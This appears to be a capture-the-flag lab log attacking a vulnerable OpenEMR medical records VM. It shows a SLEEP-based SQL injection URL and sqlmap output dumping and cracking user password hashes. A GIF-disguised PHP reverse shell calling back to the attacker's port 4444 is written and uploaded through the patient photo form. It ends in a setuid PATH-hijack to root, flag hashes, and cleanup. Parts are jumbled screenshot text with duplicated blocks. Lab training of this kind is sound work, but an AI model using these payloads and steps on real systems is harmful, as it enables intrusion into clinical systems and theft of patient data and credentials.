<frame src="/openemr/interface/login/filler.php" name="Filler Bottom" scrolling="no" noresize frameborder="NO">

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ time curl -s "http://$TARGET/openemr/interface/login/validateUser.php?u=1'%2b(SELECT%201%20FROM%20(SELECT%20SLEEP(5))A)%2b'" | tee scans/84_sqli_sleep_
test.txt

real    5.12s
user    0.02s
sys     0.01s
cpu     0%

real    5.12s
user    0.00s
sys     0.00s
cpu     0%

```

```

[3] file with list of dictionary files
> 1
[23:01:26] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[23:01:26] [INFO] starting dictionary-based cracking (shai_generic_passwd)
[23:01:26] [INFO] starting 4 processes
[23:01:39] [INFO] cracked password 'ackbar' for user 'admin'
[23:01:52] [INFO] cracked password 'medical' for user 'medical'
[23:02:12] [INFO] cracked password 'medical' for user 'medical'
Database: openemr
Table: users
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| admin    | 3863efef9ee2bfb51ecdc359c6302bed1389e8 (ackbar) |
| medical  | ab24aed5a7c4ad45615cd7e0da816eea39e4895d (medical) |
+-----+-----+

[23:02:12] [INFO] table 'openemr.users' dumped to CSV file '/home/habeebah/.local/share/sqlmap/output/192.168.163.134/dump/openemr/users.csv'
[23:02:12] [INFO] fetched data logged to text files under '/home/habeebah/.local/share/sqlmap/output/192.168.163.134'
[23:02:12] [WARNING] your sqlmap version is outdated

```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ wc -c scans/94_login_attempt.html
1840 scans/94_login_attempt.html
head -60 scans/94_login_attempt.html | tee scans/95_login_attempt_head.txt
<html>
<head>
<title> OpenEMR - Home - Top - Log Out - About - Reports
OpenEMR</title>
<script type="text/javascript" src="../../library/topdialog.js"></script>

<script language='JavaScript'>
// login.php makes sure the session ID captured here is different for each
// new login. We maintain it here because most browsers do not have separate
// cookie storage for different top-level windows. This function should be
// called just prior to invoking any server script that requires correct
// session data. onclick="top.restoreSession()" usually does the job.
//
var oemr_session_name = 'OpenEMR';
var oemr_session_id = 'c90c5d31c0ca8a02e6f66c6660a1bc47';
//
function restoreSession() {
  var ca = document.cookie.split('; ');
  for (var i = 0; i < ca.length; ++i) {
    var c = ca[i].split('=');
    if (c[0] == oemr_session_name && c[1] != oemr_session_id) {
      document.cookie = oemr_session_name + '=' + oemr_session_id + '; path=/';
    }
  }
  return true;
}
</script>

</head>



<frameset rows='45,*' frameborder='1' border='1' framespacing='1' onunload='imclosing()'>
  <frame src='main_title.php' name='Title' scrolling='no' frameborder='1' noresize />
  <frameset cols='150,*' id='fsbody' frameborder='1' border='4' framespacing='4'>
    <frameset rows='*,0' frameborder='0' border='0' framespacing='0'>

```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat loot/openemr_cookies.txt | tee scans/96_auth_cookies.txt
cat scans/96_auth_cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

192.168.163.134 FALSE / FALSE 0 OpenEMR c90c5d31c0ca8a02e6f66c6660a1bc47
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

192.168.163.134 FALSE / FALSE 0 OpenEMR c90c5d31c0ca8a02e6f66c6660a1bc47

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s -b loot/openemr_cookies.txt \
  "http://$TARGET/openemr/interface/main/left_nav.php" \
  -o scans/99_left_nav.html
wc -c scans/99_left_nav.html
grep -iE 'patient|admin|logout|calendar|reports|fees' scans/99_left_nav.html | head -15 | tee scans/100_auth_confirm.txt
36733 scans/99_left_nav.html
    alert('You must first select or add a patient.');
```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s -b loot/openemr_cookies.txt \
  "http://$TARGET/openemr/interface/main/finder/dynamic_finder.php" \
  -o scans/101_patient_finder.html
wc -c scans/101_patient_finder.html
1011 scans/101_patient_finder.html

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ grep -oP 'set_pid=\d+|pid=\d+|patient_id=\d+' scans/101_patient_finder.html | sort -u | tee scans/102_patient_ids.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ for pid in 1 2 3; do
  code=$(curl -s -o /dev/null -w "%{http_code}" -b loot/openemr_cookies.txt \
    "http://$TARGET/openemr/interface/patient_file/summary/demographics.php?set_pid=$pid")
  echo "$code pid=$pid"
done | tee scans/103_patient_pids.txt
200 pid=1
200 pid=2
200 pid=3
```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ PID=1
curl -s -b loot/openemr_cookies.txt \
  "http://$TARGET/openemr/interface/patient_file/summary/demographics.php?set_pid=$PID" \
  -o scans/104_demographics.html
wc -c scans/104_demographics.html
22294 scans/104_demographics.html

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ grep -iE 'form|action=encrypt|type="file"|name="' scans/104_demographics.html | head -40 | tee scans/105_upload_form.txt
<script type="text/javascript" src="../../library/textformat.js"></script>
// include your contact information in the header, as can be seen above.
// the following is to inform that "%s" is to be the first day of week
// date formats
Calendar._TT["DEF_DATE_FORMAT"] = "%Y-%m-%d";
Calendar._TT["TT_DATE_FORMAT"] = "%a, %b %e";
var f = document.forms[0];
// Initialize the Vitals form if it is registered.
<tr><td class="label" colspan="1">Allow Health Information Exchange:</td><td class="text data" colspan="1"></td><td class="label" colspan="1">Allow Patie
nt Portal:</td><td class="text data" colspan="1"></td></tr>

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$
```

```

habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ LHOST=$(ip -4 addr show eth1 | grep -oP '(?<=inet\s)\d+(\.\d+){3}')
echo "LHOST = $LHOST"
LHOST = 192.168.163.133

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat > loot/openemr/shell.php << 'PHPEOF'
GIF89a;
<?php
set_time_limit(0);
$ip = '192.168.163.133';
$port = 4444;
$sock = fsockopen($ip, $port);
$proc = proc_open('/bin/sh -i', array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
?>
PHPEOF

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat loot/openemr/shell.php
GIF89a;
<?php
set_time_limit(0);
$ip = '192.168.163.133';
$port = 4444;
$sock = fsockopen($ip, $port);
$proc = proc_open('/bin/sh -i', array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
?>

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s -o /dev/null -w "left_nav.php → HTTP %{http_code}\n" \
  -b loot/openemr_cookies.txt \
  "http://$TARGET/openemr/interface/main/left_nav.php"
left_nav.php → HTTP 200

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s -b loot/openemr_cookies.txt \
  -X POST \
  "http://$TARGET/openemr/interface/patient_file/upload_dialog.php?patientid=16file=patient_picture" \
  -F "MAX_FILE_SIZE=4000000" \
  -F "userfile=@loot/openemr/shell.php;type=image/gif;filename=shell.php" \
  -F "form_submit=Upload" \
  -o scans/112_upload_response.html \

```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s -o /dev/null -w "left_nav.php → HTTP %{http_code}\n" \
  -b loot/openemr_cookies.txt \
  "http://$TARGET/openemr/interface/main/left_nav.php"
left_nav.php → HTTP 200

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s -b loot/openemr_cookies.txt \
  -X POST \
  "http://$TARGET/openemr/interface/patient_file/upload_dialog.php?patientid=1&file=patient_picture" \
  -F "MAX_FILE_SIZE=4000000" \
  -F "userfile=@loot/openemr/shell.php;type=image/gif;filename=shell.php" \
  -F "form_submit=Upload" \
  -o scans/112_upload_response.html \
  -w "HTTP %{http_code} | Size: %{size_download}\n" | tee scans/113_upload_status.txt
HTTP 200 | Size: 243

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/113_upload_status.txt
HTTP 200 | Size: 243

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "—RESPONSE—"
—RESPONSE—

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ head -60 scans/112_upload_response.html
<html>
<head>
<title>Upload Image</title>
<link rel="stylesheet" href="/openemr/interface/themes/style_oemr.css" type="text/css">
</head>
<body>

<script LANGUAGE="JavaScript">
opener.location.reload()
window.close()
</script>
</body>
</html>

```

Documents

OpenEMR Passwords.pdf

File Edit View Go Help

Previous Next 1 (1 of 2) Fit Page Width

developmental code) where you can test out the new features.

Online Demo Login/Password Information

Multiple OpenEMR users are set up to demonstrate access controls. Login information for each user is listed in below table:

Username	Password	Description
admin	pass	Administrator
physician	physician	Physician(more access than clinician)
clinician	clinician	Clinician(less access than physician)
accountant	accountant	Accountant
receptionist	receptionist	Front desk receptionist

1 of 2 11/04/2011 08:03 PM

OpenEMR Version 4.1.0 Demo - Oemr http://www.openmedsoftware.org/wiki/OpenEMR_Version...

Login information for patient portal is listed in below table:

Patient Username	Password
Susan1	susan
Phil2	phil

Passwords.txt (~/Documents) - gedit

File Edit View Search Tools Documents Help

Open Save Undo

Passwords.txt

```
PCLINUXOS MEDICAL
root-root
medical-medical

OPENEMR
admin-admin
medical-medical
```

Restore Session OpenEMR

192.168.163.134/openemr/interface/main/main_screen.php?auth=login&site=default

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

NEW PATIENT Home Manual Logout

Hide Menu PCLinuxOS Medical

Default Top Bot

User / Groups Add User

☒ Include inactive users

Username	Real Name	Additional Info	Authorized?
admin	Administrator	Administrator	yes
medical	PCLinuxOS Medical		

Messages (See All)

☐	From	Patient	Type	Date	Status
Add New Delete					

<< 0 of 0 >>

```
medical@localhost: ~/Desktop
File Edit View Search Terminal Help
[medical@localhost Desktop]$ id
uid=500(medical) gid=500(medical) groups=500(medical),7(lp),19(floppy),22(cdrom),80(cdwriter),81(audio),82(video),83(dialout),100(users),490(polkituser),501(fuse)
[medical@localhost Desktop]$ whoami
medical
[medical@localhost Desktop]$ hostname
localhost.localdomain
[medical@localhost Desktop]$ uname -a
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011 i686 i686 i386 GNU/Linux
[medical@localhost Desktop]$
```

```
medical@localhost: ~/Desktop
File Edit View Search Terminal Help
System Health Check

Scanning System
[root@localhost Desktop]# id
uid=0(root) gid=0(root) groups=0(root),7(lp),19(floppy),22(cdrom),80(cdwriter),100(users),490(polkituser),500(medical),501(fuse)
[root@localhost Desktop]#
```

```
System Health Check

Scanning System
[root@localhost Desktop]# id
uid=0(root) gid=0(root) groups=0(root),7(lp),19(floppy),22(cdrom),80(cdwriter),100(users),490(polkituser),500(medical),501(fuse)
[root@localhost Desktop]# whoami
root
[root@localhost Desktop]# hostname
localhost.localdomain
[root@localhost Desktop]# pwd
/home/medical/Desktop
[root@localhost Desktop]#
```

OPFOR-01 x OPFOR-02 x


[root@localhost Desktop]# ls -la /root

total 920

```
drwxr-x--- 20 root root 4096 Jul 29 2020 ./
drwxr-xr-x 21 root root 4096 Sep 18 11:04 ../
-rw----- 1 root root 426 Jul 29 2020 .bash_history
-rw-r--r-- 1 root root 193 Sep 24 2011 .bash_profile
-rw-rw-rw- 1 root root 422 Sep 6 2011 .bashrc
drwxr-xr-x 2 root root 4096 Sep 12 2011 .cache/
drwx----- 6 root root 4096 Sep 12 2011 .config/
drwx----- 3 root root 4096 Jul 19 2011 .dbus/
drwxr--r-- 2 root root 4096 Jul 19 2011 Desktop/
-rw----- 1 root root 28 Jul 22 2011 .dmrc
drwx----- 3 root root 4096 Sep 8 2011 Documents/
drwx----- 2 root root 4096 Sep 6 2011 drakx/
drwx----- 4 root root 4096 Sep 24 2011 .gconf/
drwx----- 2 root root 4096 Sep 24 2011 .gconfd/
drwx----- 3 root root 4096 Sep 12 2011 .gnome2/
drwx----- 2 root root 4096 Sep 12 2011 .gnome2_private/
drwx----- 3 root root 4096 Jul 29 2020 .gnupg/
drwx----- 2 root root 4096 Jul 19 2011 .gvfs/
-rwxr-xr-x 1 root root 5813 Jul 29 2020 healthcheck*
-rw-r--r-- 1 root root 182 Jul 29 2020 healthcheck.c
-rw----- 1 root root 0 Sep 11 2011 .ICEauthority
drwx----- 3 root root 4096 Sep 6 2011 .local/
drwx----- 3 root root 4096 Nov 5 2011 .mc/
-rw-r--r-- 1 root root 0 Oct 22 2010 .mdk-menu-migrated
-rw-r--r-- 1 root root 0 Jul 21 2011 .menu-updates.stamp
-rw----- 1 root root 6 Jul 29 2020 .mysql_history
-rw-rw-rw- 1 root root 2096 Jul 29 2020 root.txt
-rw-r--r-- 1 root root 815966 Apr 12 2020 sudo.rpm
drwx----- 2 root root 4096 Nov 5 2011 .synaptic/
drwx----- 2 root root 4096 Sep 11 2011 .thumbnails/
drwx----- 2 root root 4096 Sep 18 11:05 tmp/
```



```
cat: /root/.root.txt: No such file or directory
[root@localhost Desktop]# cat /root/.root.txt
```



Thanks for Playing!

Follow me at: <http://v1n1v131r4.com>

root hash: eaff25eaa9ffc8b62e3dfebf70e83a7b

```
[root@localhost Desktop]# cat /root/healthcheck.c
```

```
#include<unistd.h>
```

```
void main()
```

```
{ setuid(0);
```

```
  setgid(0);
```

```
  system("clear ; echo 'System Health Check' ; echo '' ; echo 'Scanning System' ; sleep 2 ; ifconfig ; fdisk -l  
; du -h");
```

```
}
```

```
[root@localhost Desktop]#
```

```
[root@localhost Desktop]# cat /root/.mysql_history
exit;
[root@localhost Desktop]# cat /root/.bash_history
cd
vim root.txt
md5sum root.txt
echo "eaff25eaa9ffc8b62e3dfefbf70e83a7b" >> root.txt
cat root.txt
echo " " >> root.txt
cat root.txt
vim root.txt
cd /tmp/
ls
rm -rf fdisk
cd /home/
ls -l
cd almirant
touch user.txt
md5sum user.txt
echo "d41d8cd98f00b204e9800998ecf8427e" > user.txt
chmod 775 user.txt
cd
rm -rf .bash_history
exit
apt-get remove gdm
reboot
apt-get install gdm
halt
ifconfig
halt
rm shell.php
ls
```

```
OPFOR-01 X OPFOR-02 X
ls
halt
[root@localhost Desktop]# cat /home/almirant/user.txt
d41d8cd98f00b204e9800998ecf8427e
[root@localhost Desktop]# ls -la /home/almirant/
total 164
drwxr-xr-x 27 almirant almirant 4096 Jul 29 2020 ./
drwxr-xr-x  5 root      root      4096 Jul 29 2020 ../
drwx----- 3 almirant almirant 4096 Jul 29 2020 .adobe/
-rw----- 1 almirant almirant 197 Jul 29 2020 .bash_history
-rw-r--r-- 1 almirant almirant 193 Sep 24 2011 .bash_profile
-rw-rw-r-- 1 almirant almirant 145 Sep  6 2011 .bashrc
drwxr-xr-x  2 almirant almirant 4096 Jul 29 2020 .cache/
drwx----- 8 almirant almirant 4096 Jul 22 2011 .config/
drwx----- 3 almirant almirant 4096 Jul 29 2020 .dbus/
-rwxrwxr-x 1 almirant almirant  14 Jul 19 2011 .desktop*
drwxr--r-- 2 almirant almirant 4096 Jul 19 2011 Desktop/
-rw----- 1 almirant almirant  28 Jul 29 2020 .dmrc
drwx----- 2 almirant almirant 4096 Jan 19 2010 Documents/
drwx----- 2 almirant almirant 4096 Jul 19 2011 Downloads/
-rw----- 1 almirant almirant  16 Jul 29 2020 .esd_auth
drwx----- 4 almirant almirant 4096 Jul 29 2020 .gconf/
drwx----- 2 almirant almirant 4096 Jul 29 2020 .gconfd/
drwx----- 8 almirant almirant 4096 Jul 29 2020 .gnome2/
drwx----- 2 almirant almirant 4096 Jul 19 2011 .gnome2_private/
drwx----- 3 almirant almirant 4096 Jul 29 2020 .gnupg/
-rw-rw-r-- 1 almirant almirant 137 Jul 20 2011 .gtk-bookmarks
drwx----- 2 almirant almirant 4096 Jul 29 2020 .gvfs/
-rw----- 1 almirant almirant 7524 Jul 29 2020 .ICEauthority
drwxr-xr-x  3 almirant almirant 4096 Jul 19 2011 .local/
-rw-r--r-- 1 almirant almirant  0 Oct 22 2010 .mdk-menu-migrated
-rw-rw-r-- 1 almirant almirant  0 Jul 29 2020 .menu-updates.stamp

[root@localhost Desktop]# rm -f /tmp/ifconfig /tmp/fdisk /tmp/orig_path.t
[root@localhost Desktop]# exit
exit
[root@localhost Desktop]# exit
exit

Disk /dev/sda: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders, total 20971520 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

   Device Boot      Start         End      Blocks    Id  System
/dev/sda1    *           63     18876374     9438156   83   Linux
/dev/sda2             18876375     20964824     1044225    5   Extended
/dev/sda5             18876438     20964824     1044193+   82   Linux swap / Sola
20K
[medical@localhost Desktop]$
```

```
habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ pkill -f "nc -lvnp" 2>/dev/null

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ ss -tnp 2>/dev/null | grep 192.168.163.134 || echo "No open sessions to target"
No open sessions to target

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "[$(date -u '+%Y-%m-%d %H:%M:%S UTC')]" PHASE 7 - Clean baseline snapshot CIP-A105-CTF2-CLEAN-BASELINE restored. Sessions terminated. Fake binaries /tmp/ifconfig, /tmp/fdisk removed. Target returned to initial state." >> logs/activity_log.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ exit
Script done.

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$
```